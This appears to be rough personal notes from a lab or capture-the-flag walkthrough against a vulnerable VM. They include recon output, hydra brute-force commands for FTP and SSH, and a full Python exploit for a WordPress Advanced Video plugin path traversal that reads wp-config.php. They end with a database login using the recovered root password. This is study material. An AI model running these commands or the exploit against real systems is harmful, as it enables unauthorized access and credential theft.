Recon:
TRACEROUTE HOP RTT ADDRESS 1 1.15 ms 10.0.2.6
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 58.37 seconds
Enumeration




Nikto Revealed 2 Files
And from vsftpd.conf file, we got anonymous ftp login allowed

usernames so far are:
- john
- elly
- harry
- kathy
hydra -l users.txt -P /usr/share/seclists/Passwords/darkc0de.txt -e nsr ftp://10.0.2.6we got elly with ylle
ftp with elly

got few files ftpuser, passwd
trying ssh

Another user Barry
grep -E '(/bin/bash|/bin/sh)' passwd | cut -d ':' -f1 > sshusers.txthydra -L sshusers -P /pentest/password-recovery/SecLists/Passwords/darkc0de.txt -e nsr 10.0.2.6 ssh_**User SHayslett , Pass: SHayslett

Checked Port 666, a jpg, download with wget, nothing to see Checked port 12380, page source has a base64 code`

too long
Another name Zoe and enum4linux also showed this name
Nikto on 10.0.2.6:12380

ssl can be used

Disable javascript, but nothing interesting after reaload
Second Directory

Using Nuclei as Parrot OS dont support WpScan
Found Plugin **Advanced Video plugin**. version 1.0
import random
import urllib2
import re
import ssl

url = "https://10.0.2.6:12380/blogblog"  # updated to https

# SSL handler to skip certificate verification
ctx = ssl.create_default_context()
ctx.check_hostname = False
ctx.verify_mode = ssl.CERT_NONE

opener = urllib2.build_opener(urllib2.HTTPSHandler(context=ctx))
urllib2.install_opener(opener)

randomID = long(random.random() * 100000000000000000L)

objHtml = urllib2.urlopen(url + '/wp-admin/admin-ajax.php?action=ave_publishPost&title=' + str(randomID) + '&short=rnd&term=rnd&thumb=../wp-config.php')
content = objHtml.readlines()

for line in content:
    numbers = re.findall(r'\d+', line)
    id = numbers[-1]
    id = int(id) / 10

objHtml = urllib2.urlopen(url + '/?p=' + str(id))
content = objHtml.readlines()

for line in content:
    if 'attachment-post-thumbnail size-post-thumbnail wp-post-image' in line:
        urls = re.findall('"(https?://.*?)"', line)
        print urllib2.urlopen(urls[0]).read()

script did what xd
so they were uploaded randomly, must be wp-content

cat the download jpeg

mysql -u root -p plbkac -h 10.0.2.6
